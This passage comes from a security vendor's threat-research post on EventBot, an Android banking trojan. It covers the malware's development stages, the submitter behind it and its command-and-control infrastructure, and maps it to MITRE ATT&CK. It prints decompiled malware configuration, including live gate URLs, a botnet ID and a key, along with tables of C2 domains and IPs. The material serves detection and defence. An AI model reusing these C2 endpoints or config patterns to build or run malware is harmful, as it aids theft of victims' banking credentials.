- A randomized class name using the device's accessibility services

```
java.lang.String r6 = "fonts/default.ttf"
java.lang.String r9 = "outdex"
java.lang.String r4 = "com.lib"
java.lang.String r7 = "eventBot"
java.lang.String r7 = "0.4.0.1"
java.lang.String r7 = "7e89013da4660c162aae1a624080eb48b330e7148f32b0105869977614affd63"
java.lang.String r7 = c.b.a.a.a.e
java.lang.String r7 = "wtylout"
```

Part of the extracted configuration of the new version.

Malware Under Active Development


```
public class cfg {
    public static String TAG = "eventBot";
    public static Long alarmDelay = bootDelay;
    public static Long bootDelay = 10L;
    public static String botVersion = "0.3.0.1";
    public static String botnetID = "ben1027";
    public static String gatePublicKey = "7e89013da4660c162aae1a624080eb48b330e7148f32b0105869977614affd63";
    public static Long knockDelay = 15L;
    public static Long permissionsDelay = 15L;
    public static String urls = "http://ora.blindsidefantasy.com/gate_cb8a5aea1ab302f0_c;http://rxc.rxcoordinator.com/gate_cb8a5aea1ab302f0_c";
    public static Integer webRetries = 3;
}
```

EventBot "cfg" class.

EventBot is in constant development, as seen with the *botnetID* string above, which shows consecutive numbering across versions. This example is from a later version of EventBot, and in other versions the naming convention is very similar, with bot IDs such as *word100*, *word101*, *word102*, and *test2005*, *test2006* etc. In the latest version, a layer of obfuscation was added, perhaps taking the malware one step closer to being fully operational.

Suspected Detection Tests by the Threat Actor

In searching for EventBot, we've identified multiple submissions from the same submitter hash, *22b3c7b0*:



The 22b3c7b0 submitter hash that submitted most of the EventBot samples to VirusTotal.

This submitter has thousands of other submissions in VirusTotal, however, it is the only one that continues to submit EventBot samples via the VirusTotal API. Also, the botnet IDs increment over time as they are submitted. Given this, and the naming convention of the submissions (*<hash>.virus*), the submitter hash most likely belongs to an AV vendor or sandboxing environment that automatically submits samples to online malware databases. It may be that these submissions are made from the author's machine, or that they submit it to a detection service that in turn submits to online malware databases.

EventBot Threat Actors

As a part of this investigation, the Cybereason Nocturnus team has attempted to identify the threat actors behind the development of EventBot. The evidence above suggests that EventBot is still in the development stage, and as such, is not likely to have been used for large attack campaigns thus far.

The Cybereason Nocturnus team is monitoring multiple underground platforms in an attempt to identify chatter relating to EventBot. New malware is often introduced to underground communities by being promoted and sold or offered as a giveaway. However, at the time of writing, we were unable to identify relevant conversations about the EventBot malware. This strengthens our suspicion that this malware is still undergoing development and has not been officially marketed or released yet.

EventBot Infrastructure

By mapping the C2 servers, a clear, repeated pattern emerges based on the specific URL *gate_cb8a5aea1ab302f0_c*. As of this writing, all the domains were registered recently and some are already offline.

URL	Status	IP	Domain registration date
http://ora.studiolegalebasili[.]com/gate_cb8a5aea1ab302f0_c	offline	31.214.157[.]6	2020-02-29
http://themoil[.]site/gate_cb8a5aea1ab302f0_c	online	208.91.197[.]91	2020-03-04
http://ora.carlaarrabitoarchitetto[.]com/gate_cb8a5aea1ab302f0_c	offline	31.214.157[.]6	2020-03-26
http://rxc.rxcoordinator[.]com/gate_cb8a5aea1ab302f0_c	online	185.158.248[.]102	2020-03-29
http://ora.blindsidefantasy[.]com/gate_cb8a5aea1ab302f0_c	online	185.158.248[.]102	2020-04-02
http://marta.martatovaglieri[.]it/gate_cb8a5aea1ab302f0_c	online	185.158.248[.]102	2020-04-14
http://pub.douglasshome[.]com/gate_cb8a5aea1ab302f0_c	online	185.158.249[.]141	2020-04-26

In the course of the investigation, the team discovered a potential link to an additional Android infostealer. The IP address of both *ora.carlaarrabitoarchitetto[.]com* and *ora.studiolegalebasili[.]com*, 31.214.157[.]6, was previously hosting the domain *next.nextuptravel[.]com*. This was the C2 for an Android infostealer responsible for several attacks in Italy back in late 2019.

URLs

Scanned	Detections	URL
2020-03-25	0 / 76	http://ora.blindsidefantasy.com/?sooos
2020-03-23	1 / 76	http://ora.carlaarrabitoarchitetto.com/?v900s
2020-03-26	5 / 76	http://ora.carlaarrabitoarchitetto.com/gate_cb8a5aea1ab302f0_c
2020-03-23	2 / 76	http://ora.studiolegalebasili.com/?v900s
2020-03-25	0 / 76	http://rxc.rxcoordinator.com/?uytredfgh
2020-03-25	2 / 76	http://ora.carlaarrabitoarchitetto.com/?sooos
2020-03-26	5 / 76	http://ora.carlaarrabitoarchitetto.com/gate_cb8a5aea1ab302f0_c
2020-04-07	5 / 77	http://ora.studiolegalebasili.com/
2019-11-22	4 / 71	http://next.nextuptravel.com/
2020-04-06	5 / 77	http://ora.carlaarrabitoarchitetto.com/
2020-03-26	5 / 76	http://ora.studiolegalebasili.com/gate_cb8a5aea1ab302f0_c

VirusTotal search for the malicious IP address.

Impact


EventBot is a mobile malware banking trojan that steals financial information, is able to hijack transactions. Once this malware has successfully installed, it will collect personal data, passwords, keystrokes, banking information, and more. This information can give the attacker access to personal and business bank accounts, personal and business data, and more.

Letting an attacker get access to this kind of data can have severe consequences. 60% of devices containing or accessing enterprise data are mobile. Giving an attacker access to a mobile device can have severe business consequences, especially if the end user is using their mobile device to discuss sensitive business topics or access enterprise financial information. This can result in brand degradation, loss of individual reputation, or loss of consumer trust.

Much like we have seen in recent months, anyone can be impacted by a mobile device attack. These attacks are only becoming more common, with one third of all malware now targeting mobile endpoints. Care and concern both for using a mobile device and for securing a mobile device is critical, especially for those organizations that allow bring-your-own-devices.

Cybereason Mobile

Cybereason Mobile detects EventBot and immediately takes remediation actions to protect the end user. With Cybereason Mobile, analysts can address mobile threats in the same platform as traditional endpoint threats, all as part of one incident. Without mobile threat detection, this attack would not be detected, leaving end users and organizations at risk.



Cybereason Mobile detects EventBot and provides the user with immediate actions.

Conclusion

In this research, the Nocturnus team has dissected a rapidly evolving Android malware in the making. This malware abuses the Android accessibility feature to steal user information and is able to update its code and release new features every few days. With each new version, the malware adds new features like dynamic library loading, encryption, and adjustments to different locales and manufacturers. EventBot appears to be a completely new malware in the early stages of development, giving us an interesting view into how attackers create and test their malware.

Cybereason classifies EventBot as a mobile banking trojan and infostealer based on the stealing features discussed in this research. It leverages webinjects and SMS reading capabilities to bypass two-factor authentication, and is clearly targeting financial applications.

Although the threat actor responsible for the development of EventBot is still unknown and the malware does not appear to be involved in major attacks, it is interesting to follow the early stages of mobile malware development. The Cybereason Nocturnus team will continue to monitor EventBot's development.

In recent years, online activity has gradually been shifting from personal computers to mobile devices. Naturally, this resulted in the introduction of malware for mobile platforms, especially Android devices, including Cerberus, Xhelper and the Anubis Banking Trojan. As many people use their mobile devices for online shopping and even to manage their bank accounts, the mobile arena became increasingly profitable for cyber criminals.

This is why we recently released Cybereason Mobile, a new offering that strengthens the Cybereason Defense Platform by bringing prevention, detection, and response capabilities to mobile devices. With Cybereason Mobile, our customers can protect against modern threats across traditional and mobile endpoints, all within a single console.

Indicators of Compromise

Click here to download this campaign's IOCs (PDF)

Click here to download the EventBot Targeted Applications (PDF)

MITRE ATT&CK for Mobile Breakdown

Initial Access	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Exfiltration	C2
Deliver Malicious App via Other Means	App Auto-Start at Device Boot	Masquerade as Legitimate Application	Capture SMS Messages	Application Discovery	Input capture	Data Encrypted	Standard Cryptographic Protocol
Lockscreen Bypass		Suppress Application Icon	Input Capture	System Information Discovery	Access Sensitive Data in Device Logs	Standard Application Layer Protocol	
		Download New Code at Runtime			Access Stored Application Data		
		Input Injection					

Click here to view the EventBot Threat Alert PDF.

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus